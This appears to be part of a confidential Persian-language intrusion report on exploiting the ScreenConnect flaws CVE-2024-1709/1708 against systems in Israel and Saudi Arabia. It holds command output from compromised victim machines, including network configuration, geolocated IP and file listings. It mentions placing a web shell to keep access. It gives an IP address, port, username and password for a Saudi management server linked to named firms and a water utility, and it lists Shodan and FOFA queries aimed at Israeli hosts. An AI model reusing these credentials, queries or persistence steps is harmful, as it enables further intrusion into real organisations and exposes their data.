در زمان تست و نفوذ به سیستم قربانی ۹ ماشین فعال بر روی سیستم فعال بود. از این تعداد فقط ۲ ماشین فعال بود.



تصویر ۲۹- سیستم های فعال در زمان اتصال به سامانه هدف

Sb Home PC

Date: Fri, 23 Feb 2024 10:59:43 GMT
Server: SimpleHTTP/0.5 Python/3.10.12

Headers : ([Date: Fri, 23 Feb 2024 10:59:43 GMT], [Server: SimpleHTTP/0.5 Python/3.10.12])
RawContentLength : 0

uuninder today @ 6:17 AM ✓

> dir "c:\Program Files (x86)\ScreenConnect\App_Extensions"

Guest today @ 6:17 AM

C:\Windows\system32>dir 'c:\Program Files (x86)\ScreenConnect\App_Extensions'

Volume In drive C is Windows
Volume Serial Number is E628-319B

Directory of c:\Program Files (x86)\ScreenConnect\App_Extensions

| File Name | Size | Attributes |
|---------------------|----------------------------|--------------------------------------|
| 02/23/2024 10:05 AM | <DIR> | . |
| 02/23/2024 10:05 AM | <DIR> | . |
| 02/23/2024 03:06 AM | <DIR> | 6de85cf/ 0055 d734 2be8 6dcfa7d9f60c |
| 02/23/2024 03:06 AM | <DIR> | 21b3a7cc 8a05 8f15 79b9 501c0106cc09 |
| 02/23/2024 01:15 AM | <DIR> | 2b0b5419 1fba dc18 80c5 8d9a81f3e61e |
| 02/22/2024 11:33 AM | <DIR> | 52b59ea0 d3dc 78e7 0fdb 0bd1a9c6a17 |
| 02/22/2024 11:32 AM | <DIR> | cf98ab2e 59f7 82b5 b380 7f12b0285c2 |
| 02/23/2024 01:34 AM | <DIR> | e8287b2c 1199 3feb 3a86 1b791b4fee0 |
| 0 File(s) | 0 bytes | |
| 0 Dir(s) | 933,055,041,024 bytes free | |

uuninder today @ 6:17 AM ✓

> dir "c:\Program Files (x86)\ScreenConnect\App_Extensions\0de85cf4-0055-d734-2be8-6dcfa7d9f60c"

Guest today @ 6:17 AM

C:\Windows\system32>dir 'c:\Program Files (x86)\ScreenConnect\App_Extensions\0de85cf4-0055-d734-2be8-6dcfa7d9f60c'

Volume In drive C is Windows
Volume Serial Number is E628-319B

Directory of c:\Program Files (x86)\ScreenConnect\App_Extensions\0de85cf4-0055-d734-2be8-6dcfa7d9f60c

| File Name | Size | Attributes |
|---------------------|----------------------------|------------|
| 07/23/2024 03:06 AM | <DIR> | . |
| 07/23/2024 03:06 AM | <DIR> | . |
| 07/23/2024 03:06 AM | 287 Mainfest.xml | |
| 02/23/2024 03:06 AM | 1,244 7zrhubler.exe | |
| 2 File(s) | 1,431 bytes | |
| 2 Dir(s) | 933,055,041,024 bytes free | |

> Enter a command

Run Command

تصویر ۳۰ - اطلاعات موجود در سیستم هدف

uuninder today @ 5:38 AM ✓

> ipconfig

Guest today @ 5:38 AM

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter ??Ethernet 0:

Connection-Specific DNS Suffix . . . :
Link-local IPv6 Address : fe80::331f:b775:c525:305b%18
IPv4 Address. : 192.168.1.179
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.1.1

Ethernet adapter VMware Network Adapter VMnet1:

Connection-Specific DNS Suffix . . . :
Link-local IPv6 Address : fe00::bdlid:6393:c7e5:4fb0%11
IPv4 Address. : 192.168.238.1
Subnet Mask : 255.255.255.0
Default Gateway :

Ethernet adapter VMware Network Adapter VMnet8:

Connection-Specific DNS Suffix . . . :
Link-local IPv6 Address : fe80::fe86:5f76:8259:ca97%5
IPv4 Address. : 192.168.163.1
Subnet Mask : 255.255.255.0
Default Gateway :

تصویر ۳۱ - اطلاعات پیکربندی کارت شبکه سیستم قربانی

Guest today @ 6:46 AM

```
< C:\Windows\system32>type c:\windows\temp\showip.txt
{
  "ip": "213.151.38.229",
  "city": "Bnei Brak",
  "region": "Tel Aviv",
  "country": "IL",
  "loc": "32.0807,34.8338",
  "org": "AS42925 Internet Rimon LTD",
  "timezone": "Asia/Jerusalem",
  "readme": "https://ipinfo.io/missingauth"
}
```

تصویر ۳۲ - اطلاعات آدرس IP سیستم هدف

Search All Machines by

TOP-LL...
die 2h 20...

gCtceCe...
ent Tuo...
E3 (de 5J...

JULGR...
de 4d 14h...

gCtceCe...
ent Tuo...
E3 (de 5J...

me PC...
de 7h 34m...

vale...
ge (de 3d...

Guest today @ 7:44 AM

< C:\Windows\system32>dir 'c:\users\1\documents\1\Strike\LANState_Pro\Visio'

Volume in drive C: is Windows
Volume Serial Number is E008 3189

Directory of c:\users\1\documents\1\Strike\LANState_Pro\Visio

| File Name | Size | Attributes |
|---------------------|----------------------------|------------|
| 02/12/2024 08:46 PM | <DIR> | |
| 02/17/2024 08:46 PM | <DIR> | |
| 0 Files(s) | 0 Bytes | |
| 2 Dir(s) | 939,051,878,912 bytes free | |

umindor today @ 7:44 AM ✓

dir 'c:\users\1\documents\1\Strike\LANState_Pro\Visio'

Guest today @ 7:44 AM

< C:\Windows\system32>dir 'c:\users\1\documents\1\Strike\LANState_Pro\Bkup'

Volume in drive C: is Windows
Volume Serial Number is E008 3189

Directory of c:\users\1\documents\1\Strike\LANState_Pro\Bkup

| File Name | Size | Attributes |
|---------------------|----------------------------|---------------|
| 02/15/2024 12:09 PM | <DIR> | |
| 02/17/2024 12:09 PM | <DIR> | |
| 02/23/2024 03:04 PM | 23,864 bytes | demo_map.log |
| 02/17/2024 12:13 PM | 12,002 bytes | untitled1.txt |
| 2 File(s) | 35,866 bytes | |
| 2 Dir(s) | 939,051,878,912 bytes free | |

umindor today @ 7:45 AM ✓

dir 'c:\users\1\documents\1\Strike\LANState_Pro\Maps'

Guest today @ 7:45 AM

< C:\Windows\system32>dir 'c:\users\1\documents\1\Strike\LANState_Pro\Maps'

Volume in drive C: is Windows
Volume Serial Number is E008 3189

Directory of c:\users\1\documents\1\Strike\LANState_Pro\Maps

| File Name | Size | Attributes |
|---------------------|----------------------------|---------------|
| 02/15/2024 12:13 PM | <DIR> | |
| 02/17/2024 12:13 PM | <DIR> | |
| 02/23/2024 03:04 PM | 23,864 bytes | demo_map.log |
| 02/17/2024 12:13 PM | 12,002 bytes | untitled1.txt |
| 2 File(s) | 35,866 bytes | |
| 2 Dir(s) | 939,051,878,912 bytes free | |

Enter a command

Run Command

تصویر ۳۳ - نمونه فایل ها و داده های موجود بر روی سیستم هدف

ore

Sb Home PC



```
> dir "c:\Program Files (x86)\ScreenConnect"
```

Guest 2d ago @ 8:40 PM

```
< C:\Windows\system32>dir "c:\Program Files (x86)\ScreenConnect"
Volume in drive C is Windows
Volume Serial Number is E608-319B
```

Directory of c:\Program Files (x86)\ScreenConnect

```
02/21/2024 03:27 PM <DIR> .
02/21/2024 03:27 PM <DIR> ..
12/01/2023 03:44 AM          5,828 Administration.aspx
12/01/2023 03:44 AM       13,436 Appearance.ascx
02/12/2024 08:38 PM <DIR> App_ClientConfig
02/22/2024 03:38 AM <DIR> App_Data
02/12/2024 08:38 PM <DIR> App_Extensions
02/12/2024 08:38 PM <DIR> App_Themes
02/12/2024 08:38 PM <DIR> App_WebResources
11/19/2023 06:30 AM          8,481 Audit.ascx
02/12/2024 08:38 PM <DIR> Backup
02/12/2024 08:38 PM <DIR> Bin
12/01/2023 03:44 AM       11,787 Database.ascx
12/01/2023 03:44 AM       20,319 Default.master
12/01/2023 03:44 AM       12,629 Extensions.ascx
02/21/2024 03:39 PM <DIR> Fonts
12/01/2023 03:44 AM       11,361 Guest.aspx
12/01/2023 03:44 AM      137,801 Host.aspx
02/12/2024 08:38 PM <DIR> Images
12/01/2023 03:44 AM          4,472 License.ascx
12/01/2023 03:44 AM       19,320 Login.aspx
11/19/2023 06:30 AM          5,548 Mail.ascx
12/01/2023 03:44 AM          7,877 Overview.ascx
11/19/2023 06:30 AM          6,635 Script.ashx
02/12/2024 08:38 PM <DIR> Scripts
12/01/2023 03:44 AM       60,727 Security.ascx
02/12/2024 08:38 PM <DIR> Services
11/19/2023 06:30 AM          8,549 SetupWizard.aspx
12/01/2023 03:44 AM          6,257 Site.csproj
12/01/2023 03:44 AM       17,278 Triggers.ascx
02/12/2024 08:38 PM       20,998 web.config
18 File(s)          379,303 bytes
13 Dir(s) 930,872,860,672 bytes free
```

supports yesterday @ 4:46 PM ✓

```
> dir "c:\Program Files (x86)\ScreenConnect\Backup"
```


Guest yesterday @ 4:46 PM

```
< C:\Windows\system32>dir "c:\Program Files (x86)\ScreenConnect\Backup"
Volume in drive C is Windows
Volume Serial Number is E608-319B
```

> Enter a command

Run Command

تصویر ۳۴ - مسیر مرتبط با نرم افزار SecureConnect در سیستم قربانی - فایل های نصبی مرتبط با ConnectWise سرور بر روی سیستم هدف - در فرایند انجام تلاش برای ابقای دسترسی از طریق قرار دادن وب شل بر روی سیستم هدف انجام شد.



تصویر ۳۵- لیست تسک های فعال بر روی سیستم هدف در زمان نفوذ بر روی سیستم قربانی

```
Secur...
Sb Home PC

Guest today @ 7:33 AM

C:\Windows\system32>dir 'c:\Program Files\totalcmd'
Volume in drive C is Windows
Volume Serial Number is E6C8-3198

Directory of c:\Program Files\totalcmd

11/27/2023  10:43 AM    <DIR>      .
11/27/2023  10:43 AM    <DIR>      ..
06/10/2021  10:00 AM             43,098  CABRK.DLL
06/10/2021  10:00 AM             23,656  CG_PTS4.SYS
06/10/2021  10:00 AM             7,259  CG_PTSX.VXD
06/10/2021  10:00 AM             14,424  CG_PTVT.SYS
06/10/2021  12:00 AM              977  DEFAULTT.BAR
06/10/2021  10:00 AM             3,347  Jexciapl.lib
11/27/2023  10:43 AM    <DIR>      FILTER32
11/27/2023  10:43 AM    <DIR>      FILTER64
06/10/2021  10:00 AM             7,636  FRFRFS17.DLL
06/10/2021  10:00 AM            945,034  HISTORY.TXT
06/10/2021  10:00 AM             11,291  SPMDART.TXT
11/27/2023  10:43 AM    <DIR>      LANG0465
06/10/2021  12:00 AM              26  NO.BAR
06/10/2021  10:00 AM             51,636  NOT05F.FXP
06/10/2021  10:00 AM             59,934  NOT05F64.FXP
06/10/2021  10:00 AM             40,966  SP0HFAD.SFX
06/10/2021  10:00 AM             2,196  SHARF.NT.FXP
06/10/2021  10:00 AM             602  ST7E1.TXT
06/10/2021  10:00 AM            229,376  TC77.NI
06/10/2021  10:00 AM            327,168  TC7764.DLL
06/10/2021  10:00 AM            84,456  TC77TPT.DLL
06/10/2021  10:00 AM            11,616  TC_7MA64.DLL
06/10/2021  10:00 AM            117,606  TCMA0464.FXP
06/10/2021  10:00 AM            87,406  TCMA04TN.FXP
06/10/2021  10:00 AM            95,210  TCMI7MA.DLL
06/10/2021  10:00 AM            91,210  TCMI7T.FXP
06/10/2021  10:00 AM            126,744  TCMI7T4.FXP
06/10/2021  10:00 AM            121,192  TCsharebin10.dll
06/10/2021  10:00 AM            150,526  TCsharebin10x64.dll
06/10/2021  10:00 AM            102,000  TCUNING4.EXE
06/10/2021  10:00 AM             2,455  TCUNING4.NUL
06/10/2021  10:00 AM            54,136  TCUNINST.EXE
06/10/2021  10:00 AM             2,455  TCUNINST.NUL
06/10/2021  10:00 AM            143,952  TCUNZLG4.DLL
06/10/2021  10:00 AM            123,904  TCUNZLIO.DLL
06/10/2021  10:00 AM            50,446  Tcusb5un.exe
06/10/2021  10:00 AM            533,521  TOTALCMD.COM
06/10/2021  10:00 AM            5,346,264  TOTALCMD.EXE
06/10/2021  10:00 AM             1,530  TOTALCMD.EXE.MANIFEST
06/10/2021  10:00 AM            27,704  TOTALCMD.INC
06/10/2021  10:00 AM            9,027,016  TOTALCMDG4.EXE
06/10/2021  10:00 AM             1,530  TOTALCMDG4.EXE.MANIFEST
06/10/2021  10:00 AM            77,312  UNACEV2.DLL

> type "c:\Program Files\totalcmd\HISTORY.txt"
Run Command
```

تصویر ۳۶- نمونه فایل های موجود

Sb Home PC

3 Dir(s) 930,052,149,248 bytes free

uuninder today @ 7:39 AM ✓

> dir "c:\users\1\documents\Virtual Machines\Windows 11 x64"

Guest today @ 7:39 AM

< C:\Windows\system32> dir "c:\users\1\documents\Virtual Machines\Windows 11 x64"

Volume in drive C is Windows
Volume Serial Number is E5D6-310B

Directory of c:\users\1\documents\Virtual Machines\Windows 11 x64

| File Name | Size | Attributes | Creation Date | Modification Date | Access Date | File Type |
|-----------------------------|---------------|------------|---------------------|---------------------|---------------------|--------------|
| . | | <DIR> | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Directory |
| .. | | <DIR> | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Directory |
| mksSandbox 0.log | 7,828 | | 02/12/2021 09:35 PM | 02/12/2021 09:35 PM | 02/12/2021 09:35 PM | Log File |
| mksSandbox 1.log | 7,828 | | 02/12/2021 08:42 PM | 02/12/2021 08:42 PM | 02/12/2021 08:42 PM | Log File |
| mksSandbox 2.log | 7,828 | | 12/24/2023 08:28 PM | 12/24/2023 08:28 PM | 12/24/2023 08:28 PM | Log File |
| mksSandbox.log | 7,828 | | 02/23/2021 01:52 AM | 02/23/2021 01:52 AM | 02/23/2021 01:52 AM | Log File |
| vmware 0.log | 213,806 | | 02/13/2021 08:15 AM | 02/13/2021 08:15 AM | 02/13/2021 08:15 AM | Log File |
| vmware 1.log | 232,206 | | 02/12/2021 09:20 PM | 02/12/2021 09:20 PM | 02/12/2021 09:20 PM | Log File |
| vmware 2.log | 395,137 | | 12/25/2023 12:25 AM | 12/25/2023 12:25 AM | 12/25/2023 12:25 AM | Log File |
| vmware.log | 232,063 | | 02/22/2021 02:00 AM | 02/22/2021 02:00 AM | 02/22/2021 02:00 AM | Log File |
| Windows 11 x64-0.scoreboard | 8,192 | | 02/12/2021 09:35 PM | 02/12/2021 09:35 PM | 02/12/2021 09:35 PM | Scoreboard |
| Windows 11 x64-1.scoreboard | 8,192 | | 02/12/2021 08:42 PM | 02/12/2021 08:42 PM | 02/12/2021 08:42 PM | Scoreboard |
| Windows 11 x64-2.scoreboard | 8,192 | | 12/24/2023 08:28 PM | 12/24/2023 08:28 PM | 12/24/2023 08:28 PM | Scoreboard |
| Windows 11 x64-s001.vndk | 4,159,534,304 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-s002.vndk | 4,255,158,944 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-s003.vndk | 2,920,241,024 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-s004.vndk | 4,247,977,984 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-s005.vndk | 4,261,937,152 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-s006.vndk | 4,261,937,152 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-s007.vndk | 3,319,558,544 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-s008.vndk | 524,288 | | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | Virtual Disk |
| Windows 11 x64-s009.vndk | 524,288 | | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | Virtual Disk |
| Windows 11 x64-s010.vndk | 524,288 | | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | Virtual Disk |
| Windows 11 x64-s011.vndk | 524,288 | | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | Virtual Disk |
| Windows 11 x64-s012.vndk | 524,288 | | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | Virtual Disk |
| Windows 11 x64-s013.vndk | 524,288 | | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | Virtual Disk |
| Windows 11 x64-s014.vndk | 524,288 | | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | Virtual Disk |
| Windows 11 x64-s015.vndk | 524,288 | | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | Virtual Disk |
| Windows 11 x64-s016.vndk | 168,236,448 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-s017.vndk | 441,319,728 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-nvram | 2,408,448 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-scoreboard | 8,192 | | 02/23/2021 01:52 AM | 02/23/2021 01:52 AM | 02/23/2021 01:52 AM | Scoreboard |
| Windows 11 x64-vmxh | 1,252 | | 02/23/2021 01:52 AM | 02/23/2021 01:52 AM | 02/23/2021 01:52 AM | Virtual Disk |
| Windows 11 x64-vmxc | 28 | | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | 12/21/2023 07:36 PM | Virtual Disk |
| Windows 11 x64-vmx | 9,415 | | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | 02/23/2021 02:00 AM | Virtual Disk |
| Windows 11 x64-vmxt | 4,114 | | 12/25/2023 12:25 AM | 12/25/2023 12:25 AM | 12/25/2023 12:25 AM | Virtual Disk |

34 File(s) 20,061,317,409 bytes
2 Dir(s) 930,052,149,248 bytes free

> dir "c:\users\1\documents\Virtual Machines\Windows 11 x64"

Run Command

تصویر ۳۷ - فایل های مرتبط با VMware بر روی سیستم هدف

Guest today @ 8:48 AM

```
< C:\Windows\system32> fsutil volume diskfree c:\
Total free bytes      : 930,049,773,568 (866.2 GB)
Total bytes           : 1,023,536,451,584 (953.2 GB)
Total quota free bytes : 930,049,773,568 (866.2 GB)
```

> Enter a command

تصویر ۳۸ - حجم فایل های موجود بر روی درایو C سیستم هدف

نتیجه

با توجه به حجم کم تارگت های کشف شده بر روی رژیم، بر روی این تارگت تمامی تلاش و هدف برای ابقای دسترسی بود که با استفاده از مسیر های کشف شده ابقای دسترسی انجام شد، اما به دلیل از دسترس خارج شدن کلی تجهیز، نفوذ و ادامه فرایند موفقیت آمیز نبود.

محرمانه

بهره‌کشی از تجهیز در کشور عربستان سعودی

از زمان انتشار این آسیب پذیری تا کنون تنها یک تجهیز آسیب پذیر در عربستان کشف شد که به نظر بسیار حائز اهمیت می‌باشد و در حال حاضر دسترسی بر روی آن هنوز وجود دارد. اما تمامی سیستم های موجود بر روی آن غیرفعال هستند. ممکن است در آینده این سیستم ها فعال شوند و در نتیجه اقدامات و فرایند بر روی آن ها انجام شود.

آدرس 158.101.230.195


این تجهیز بر روی درگاه 8040 راه اندازی شده بود و دارای ۴۳۷ سیستم متصل می‌باشد و گروه هایی تحت عناوین :

- Axelerated Sololutions
- Deutsche Gulf Finance (DGF)
- Hail Cement Company (HCC)
- Lean Business Solutions (LEAN)
- National Water Company
- National Water Company (NWC)

در لیست ماشین های موجود مشاهده شد.

در زمان اتصال ۵ سیستم فعال بودند که در زمان تست بلافاصله خاموش و از دسترس خارج شدند، (اما تجهیز و سامانه مذکور همچنان در دسترس می باشد) و در نتیجه اقدام خاصی بر روی آن ها انجام نشد.

- IP: 158.101.230.195
- Username: screensupport
- Password: 4824226512
- Port: 8040



تصویر 41 - سیستم هدف و نتیجه اتصال به سامانه مدیریتی

نتیجه

سیستم هدف همچنان در دسترس می باشد و ممکن است در آینده ماشین های زیرمجموعه فعال شوند. فلذا فرایند تلاش برای افزایش و گسترش سطح دسترسی در جریان می‌باشد.

- <https://www.connectwise.com/company/trust/security-bulletins/connectwise-screenconnect-23.9.8>
- <https://thehackernews.com/2024/02/critical-flaws-found-in-connectwise.html>
- <https://nvd.nist.gov/vuln/detail/CVE-2024-1709>
- <https://nvd.nist.gov/vuln/detail/CVE-2024-1708>
- <https://www.bleepingcomputer.com/news/security/screenconnect-critical-bug-now-under-attack-as-exploit-code-emerges/>
- <https://www.shadowserver.org/what-we-do/network-reporting/vulnerable-http-report/>
- <https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2024/CVE-2024-1709.yaml>
- https://github.com/watchtowlabs/connectwise-screenconnect_auth-bypass-add-user-poc
- <https://www.shodan.io/search?query=+http.favicon.hash%3A1484947000%2C1828756398%2C1170495932>
- <https://www.shodan.io/search?query=country%3A%22IL%22+http.favicon.hash%3A-82958153>
- <https://www.shodan.io/search?query=%22Server%253A+ScreenConnect%22+country%253A%22IL%22>
- <https://en.fofa.info/result?qbase64=YXBwPSJTY3JlZW5Db25uZWNOlVJlbW90ZS1TdXBwb3J0LVNvZnR3YXJliAmJiBjb3VudHJ5PSJITCI%3D>
- <https://getodin.com/search/hosts?query=services.modules.http.headers.server%3A%22screenconnect%22>
- https://getodin.com/search/hosts?query=services.modules.http.headers.server%253A%2522screenconnect%2522%2520AND%2520location.country_name%253A%2522Israel%2522%2520AND%2520services.port%253A%252210443%2522